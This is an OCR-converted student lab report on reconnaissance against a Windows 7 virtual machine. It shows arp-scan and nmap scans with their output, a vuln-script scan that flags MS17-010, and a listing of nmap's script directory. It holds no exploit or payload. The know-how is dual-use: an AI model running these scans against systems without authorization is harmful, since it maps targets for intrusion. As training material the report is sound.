
Windows 7 Pentesting Report by VINAYAK

Contents

PROCEDURE

Starts an Arp Scan on the given box:

arp-scan -l



Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
Windows 7 Machine
VINAYAK
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
19:24
17-04-2023

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:cf:47:ff, IPv4: 192.168.189.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.189.1   00:50:56:c0:00:08       (Unknown)
192.168.189.2   00:50:56:e1:2c:95       (Unknown)
192.168.189.129 00:0c:29:3a:41:32       (Unknown)
192.168.189.254 00:50:56:ea:2e:cb       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.868 seconds (137.04 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$ 
```


arp-scan -l is used to scan and obtain the IP Address.

After scanning we got 4 IP Address:

192.168.189.1	NAT Adapter
192.168.189.2	VMware
192.168.189.129	Windows 7 Machine
192.168.163.254	Our Machine

Start a Nmap scan on the given box:

nmap -A -v 192.168.189.129



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -v 192.168.189.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 19:32 IST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:32
Completed NSE at 19:32, 0.00s elapsed
Initiating NSE at 19:32
Completed NSE at 19:32, 0.00s elapsed
Initiating NSE at 19:32
Completed NSE at 19:32, 0.00s elapsed
Initiating ARP Ping Scan at 19:32
Scanning 192.168.189.129 [1 port]
Completed ARP Ping Scan at 19:32, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:32
Completed Parallel DNS resolution of 1 host. at 19:32, 0.03s elapsed
Initiating SYN Stealth Scan at 19:32
Scanning 192.168.189.129 (192.168.189.129) [1000 ports]
Discovered open port 139/tcp on 192.168.189.129
Discovered open port 135/tcp on 192.168.189.129
Discovered open port 445/tcp on 192.168.189.129
Discovered open port 49153/tcp on 192.168.189.129
Discovered open port 49155/tcp on 192.168.189.129
Discovered open port 49156/tcp on 192.168.189.129
Discovered open port 49152/tcp on 192.168.189.129
Discovered open port 49154/tcp on 192.168.189.129
Completed SYN Stealth Scan at 19:32, 1.34s elapsed (1000 total ports)
Initiating Service scan at 19:32
```

Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG IN
19:36
17-04-2023

nmap is a tool to scan the IP Address.


-A is used for OS Detection, Version Detection, Script Scanning and Traceroute.

-v (Verbosity) is used for a detail report of scanning the IP Address.

It is used to get information and a detail report about The Target's IP Address.

After scanning we find the open ports available in the machine.

Analysing Nmap Report:




```
Nmap scan report for 192.168.189.129 (192.168.189.129)
Host is up (0.0011s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:3A:41:32 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/
rosoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.010 days (since Mon Apr 17 19:19:32 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: -1s
| smb2-time:
|   date: 2023-04-17T14:03:52
|_  start_date: 2023-04-17T13:50:05
```

Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
19:37
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
19:37
17-04-2023

We discovered 8 Ports are Open and 992 Ports are Closed Out of 1000 Ports

After Segrigating the useful information:



```
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
```

```
Completed NSE at 19:33,
Initiating NSE at 19:33
Completed NSE at 19:33,
Nmap scan report for 19
Host is up (0.0011s late
Not shown: 992 closed t
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-
445/tcp   open  microsof
49152/tcp open  msrpc
49153/tcp open  msrpc
49154/tcp open  msrpc
49155/tcp open  msrpc
49156/tcp open  msrpc
MAC Address: 00:0C:29:3
Device type: general pu
Running: Microsoft Wind
OS CPE: cpe:/o:microsof                                                                    r_2008:r2 cpe:/
rosoft:windows_8.1
OS details: Microsoft W
Uptime guess: 0.010 days
Network Distance: 1 hop
TCP Sequence Prediction
IP ID Sequence Generatio
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: -1s
```


Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
135tcp open msrpc
Microso
File Edit View
Ln 8, Col 51
100%
Windows (CRLF)
UTF-8
File Actions Edit View Help
19:40
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
19:40
17-04-2023

We can see that 3 Ports are Open and using different services:

Port	Service	Version
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds	Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)

<u>Start an Nmap scan for Scanning Open Port</u>:

nmap -p135,139,445 -vv –script=vuln 192.168.189.129




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p135,139,445 -vv --script=vuln 192.168.189.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 19:43 IST
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:43
Completed NSE at 19:43, 10.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
Initiating ARP Ping Scan at 19:43
Scanning 192.168.189.129 [1 port]
Completed ARP Ping Scan at 19:43, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:43
Completed Parallel DNS resolution of 1 host. at 19:43, 0.02s elapsed
Initiating SYN Stealth Scan at 19:43
Scanning 192.168.189.129 (192.168.189.129) [3 ports]
Discovered open port 139/tcp on 192.168.189.129
Discovered open port 445/tcp on 192.168.189.129
Discovered open port 135/tcp on 192.168.189.129
Completed SYN Stealth Scan at 19:43, 1.15s elapsed (3 total ports)
NSE: Script scanning 192.168.189.129.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:43
Completed NSE at 19:43, 14.11s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:43
```

Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: ~
File Actions Edit View Help
VINAYAK
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
19:44
17-04-2023

-p is used to scan a port or ports


--script=vuln is used to access the script which contains (vuln) factor

Analysing Nmap Report:



```
PORT    STATE SERVICE      REASON
135/tcp open  msrpc        syn-ack ttl 128
139/tcp open  netbios-ssn  syn-ack ttl 128
445/tcp open  microsoft-ds syn-ack ttl 128


| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```

After Segrigating the useful information with the help of notepad:



```
PORT    STATE SERVICE      REASON
135/tcp open  msrpc        syn-ack ttl 128
139/tcp open  netbios-ssn  syn-ack ttl 128
445/tcp open  microsoft-ds syn-ack ttl 128


| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```


We discovered that a critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010)

Searching the Bruteforce Script:

pwd

cd /usr/share/nmap/scripts

ls



Kali-Linux-Purple - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-Purple
LAB-01-win-HWV-2022
kali@kali: /usr/share/nmap/scripts
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
39°C
Mostly sunny
Search
ENG
IN
19:50
17-04-2023

```
┌──(kali㉿kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿kali)-[~]
└─$ cd /usr/share/nmap/scripts

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls
acarsd-info.nse                      hostmap-crtsh.nse                        ip-geolocation-map-bing.nse    rsync-brute.nse
address-info.nse                     hostmap-robtex.nse                       ip-geolocation-map-google.nse  rsync-list-modules.nse
afp-brute.nse                        http-adobe-coldfusion-apsa1301.nse       ip-geolocation-map-kml.nse     rtsp-methods.nse
afp-ls.nse                           http-affiliate-id.nse                    ip-geolocation-maxmind.nse     rtsp-url-brute.nse
afp-path-vuln.nse                    http-apache-negotiation.nse              ip-https-discover.nse          rusers.nse
afp-serverinfo.nse                   http-apache-server-status.nse            ipidseq.nse                    s7-info.nse
afp-showmount.nse                    http-aspnet-debug.nse                    ipmi-brute.nse                 samba-vuln-cve-2012-1182.nse
ajp-auth.nse                         http-auth-finder.nse                     ipmi-cipher-zero.nse           script.db
ajp-brute.nse                        http-auth.nse                            ipmi-version.nse               servicetags.nse
ajp-headers.nse                      http-avaya-ipoffice-users.nse            ipv6-multicast-mld-list.nse    shodan-api.nse
ajp-methods.nse                      http-awstatstotals-exec.nse              ipv6-node-info.nse             sip-brute.nse
ajp-request.nse                      http-axis2-dir-traversal.nse             ipv6-ra-flood.nse              sip-call-spoof.nse
allseeingeye-info.nse                http-backup-finder.nse                   irc-botnet-channels.nse        sip-enum-users.nse
amqp-info.nse                        http-barracuda-dir-traversal.nse         irc-brute.nse                  sip-methods.nse
asn-query.nse                        http-bigip-cookie.nse                    irc-info.nse                   skypev2-version.nse
auth-owners.nse                      http-brute.nse                           irc-sasl-brute.nse             smb2-capabilities.nse
auth-spoof.nse                       http-cakephp-version.nse                 irc-unrealircd-backdoor.nse    smb2-security-mode.nse
backorifice-brute.nse                http-chrono.nse                          iscsi-brute.nse                smb2-time.nse
backorifice-info.nse                 http-cisco-anyconnect.nse                iscsi-info.nse                 smb2-vuln-uptime.nse
```

